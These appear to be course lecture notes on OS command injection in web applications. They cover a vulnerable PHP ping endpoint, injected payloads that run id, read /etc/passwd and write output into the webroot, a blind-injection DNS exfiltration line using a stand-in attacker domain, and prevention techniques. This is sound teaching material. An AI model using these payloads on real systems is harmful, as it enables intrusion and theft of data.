# Command Injection

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https://dev.to/abbeyperini/web-security-101-part-2-user-input-j20

# Command Injection


- Attacker can execute arbitrary (OS) commands on a host running the server
  - Occurs when a web application runs OS commands to interact with host and file systems
  - Exploits insufficient input validation
- Can fully compromise the application and its data
  - Can also compromise other systems in organization exploiting trust relationships

- Hard with programming languages like Java that run in a virtual machine
  - Also doesn't gel with their philosophy
    - Applications should be designed to be portable between OS → Cannot rely on specific OS functions
- OS commands are are more common with interpreted languages (e.g. PHP, Ruby, Python)
  - Python and Ruby are popular for scripting tasks → they support OS command execution well!

# Code vs Command Injection

- Code injection: any type of attack that involves injection of code
  - Malicious code is executed in language of the application and within application context
  - Confined to the application or system (depends on permissions granted)
  - Examples: XSS (javascript code injection), complex deserialization attacks

- Command injection: any type of attack that involves executing commands in a system shell
  - Shell: A command-line interpreter that provides a user interface to access OS's services
  - Extends default functionality of the application
    - No malicious code is involved
  - Often gives attacker greater control over the target system


1. Attacker sends shell payload
2. Server executes command
3. OS returns output if any
4. Page with output is sent back

# Website Features

- File Management: Web apps that manage files may use commands for Compression, decompression, or file conversions (e.g., tar, zip, or ffmpeg)
- Server Monitoring Dashboards: Stats like CPU usage, memory usage, disk space, or running processes may use commands like top, df, free, or ps
- Data Analysis: Analyzing server logs or some uploaded files use commands like grep, awk, or tail to fetch and filter data
- Backup and Restore Systems: Applications that manage backups often execute commands like rsync, scp, or cp for copying and archiving data

# Testing the ground

- Consider a server that checks if a specified server is reachable
  - URL: https://vulnerable-website.com/pingStatus?domain=www.cse.iitb.ac.in
  - PHP code may look like this
    - echo ‘<pre>’
    - $domain = $_GET[domain];
    - echo shell_exec("ping -c 1 $domain");
    - echo ‘</pre>’

  - shell_exec function executes a shell command and returns output as a string
  - echo will print the output

- Attacker could submit
  - https://vulnerable-website.com/pingStatus?domain=www.cse.iitb.ac.in; echo gotcha
  - “;” chains commands together (in bash)
  - echo outputs the string supplied
- If attacker sees a “gotcha” in the reply → attack feasible

```
root@docker-desktop:/home/labDirectory# ping -c 1 www.cse.iitb.ac.in; echo gotcha
PING www.cse.iitb.ac.in (10.129.3.3) 56(84) bytes of data.
64 bytes from 10.129.3.3 (10.129.3.3): icmp_seq=1 ttl=64 time=14.6 ms

--- www.cse.iitb.ac.in ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 14.586/14.586/14.586/0.000 ms
gotcha
```

- “echo” is pretty harmless!
- More dangerous commands
  - Permit attacker to explore filesystem, read sensitive information and compromise entire application
    - id command can identify which “user” is running the web application on the server
    - Corresponding user permissions determine severity of vulnerability
  - cat command can permit attacker to read site’s code

```
root@docker-desktop:/home/labDirectory# ping -c 1 www.cse.iitb.ac.in; id
PING www.cse.iitb.ac.in (10.129.3.3) 56(84) bytes of data.
64 bytes from 10.129.3.3 (10.129.3.3): icmp_seq=1 ttl=64 time=12.3 ms

--- www.cse.iitb.ac.in ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 12.305/12.305/12.305/0.000 ms
uid=0(root) gid=0(root) groups=0(root)
root@docker-desktop:/home/labDirectory#
```

```
root@docker-desktop:/home/labDirectory# ping -c 1 www.cse.iitb.ac.in; cat /etc/passwd
PING www.cse.iitb.ac.in (10.129.3.3) 56(84) bytes of data.
64 bytes from 10.129.3.3 (10.129.3.3): icmp_seq=1 ttl=64 time=5.87 ms

--- www.cse.iitb.ac.in ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 5.870/5.870/5.870/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
root@docker-desktop:/home/labDirectory#
```

# Note

- Different OS have different command separators
  - ; and && and || can work in Linux
  - & is used in Windows

# Other Useful Commands

- Name of current user: whoami (both linux and windows)
- Operating system: uname -a (linux); ver (windows)
- Network configuration: ifconfig (linux); ipconfig /all (windows)
- Network connections: netstat -an (both)
- Running processes: ps -ef (linux); tasklist (windows)
- Directory: ls (linux); dir (windows)

# Blind Command Injection

- Application does not return the output of the command in HTTP response
- https://vulnerable-website.com/pingStatus?domain=www.cse.iitb.ac.in; Result: “ Server is reachable”
- How to check if blind command injection exists?
  - Inject the following: “; sleep 10”
    - Will cause the execution to sleep for 10 sec
  - Time delay → command was executed

# How to exploit?

- Redirect output of injected command to a file in webroot
- File can then be retrieved by the browser
- Example:
  - Injection command: “www.cse.iitb.ac.in; whoami > /var/www/html/whoami.txt ;”
    - > character redirects output of command “whoami” to the specified file in webroot
  - Browser can fetch the file via https://vulnerable-website.com/whoami.txt

Another example:

- Injected command: “www.cse.iitb.ac.in; dig `whoami`.web-attacker.com”
  - Backtick performs inline execution of an injected command within the original command
  - Causes a DNS lookup to attacker’s domain
    - Attacker can parse the query to extract sensitive info

```
root@docker-desktop:/home/labDirectory# dig `whoami`.web-attacker.com

; <<>> DiG 9.18.18-0ubuntu0.22.04.1-Ubuntu <<>> root.web-attacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63208
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;root.web-attacker.com.         IN      A

;; ANSWER SECTION:
root.web-attacker.com.  118     IN      A       91.195.240.94

;; Query time: 9 msec
;; SERVER: 192.168.65.7#53(192.168.65.7) (UDP)
;; WHEN: Sat Feb 10 07:54:13 UTC 2024
;; MSG SIZE  rcvd: 76
```

# Prevention

- Do not call OS commands directly from application-layer code
  - Use safer platform based APIs
  - E.g. In PHP, want to send mail?
    - Do not use mail command available in OS
    - Use mail() function in PHP
  - Can enforce this by disabling dangerous function
    - E.g. configure the php.ini file to block dangerous commands by adding below line
      - disable_functions=exec,passthru,shell_exec,system

- If unavoidable (e.g. ping is not supported in PHP), do input validation
  - Validate against a whitelist of permitted value
  - Validate that the input is a number or an IP address (based on context)
  - Validate input contains only alphanumeric characters, no other syntax or whitespace

- If possible, avoid blacklisting or sanitizing input by escaping shell metacharacters
  - Too error prone, determined attacker can often bypass
  - If blacklisting is unavoidable, filter or escape the following special characters:
    - Windows: ( ) < > & * ‘ | = ? ; [ ] ^ ~ ! . ” % @ / \ : + , `
    - Linux: { } ( ) < > & * ‘ | = ? ; [ ] $ – # ~ ! . ” % / \ : + , `
    - In PHP, you could use escapeshellarg and escapeshellcmd functions
      - $domain = escapeshellarg($_GET['domain']);

- To escape shell characters, one can also invoke calls with arrays instead of strings
- In Python, (first option is bad, uses string!)
    - ```
      from subprocess import call

      command = "dig" + domain
      call(command)
      ```

      vs
    - ```
      from subprocess import call

      call(["dig", domain])
      ```
- In Ruby (similar to Python)
    - ```
      system("dig #{domain}")
      ```

      vs
    - ```
      system("dig", domain)
      ```

- Automate testing for command injection in build pipeline

# Real World Example

Polyvore ImageMagick:
https://nahamsec.wordpress.com/2016/05/09/exploiting-imagemagick-on-yahoo/

# Summary

- Command Injection allows attacker to execute arbitrary (OS) commands
  - Difficult in Java, but possible in PHP, Python, Ruby
- Dangerous commands can compromise entire application
  - Blind command injection can also be leveraged
- Prevention: do not call OS commands; input validation via whitelisting/blacklisting; automate testing for injection

# References

- https://portswigger.net/web-security/os-command-injection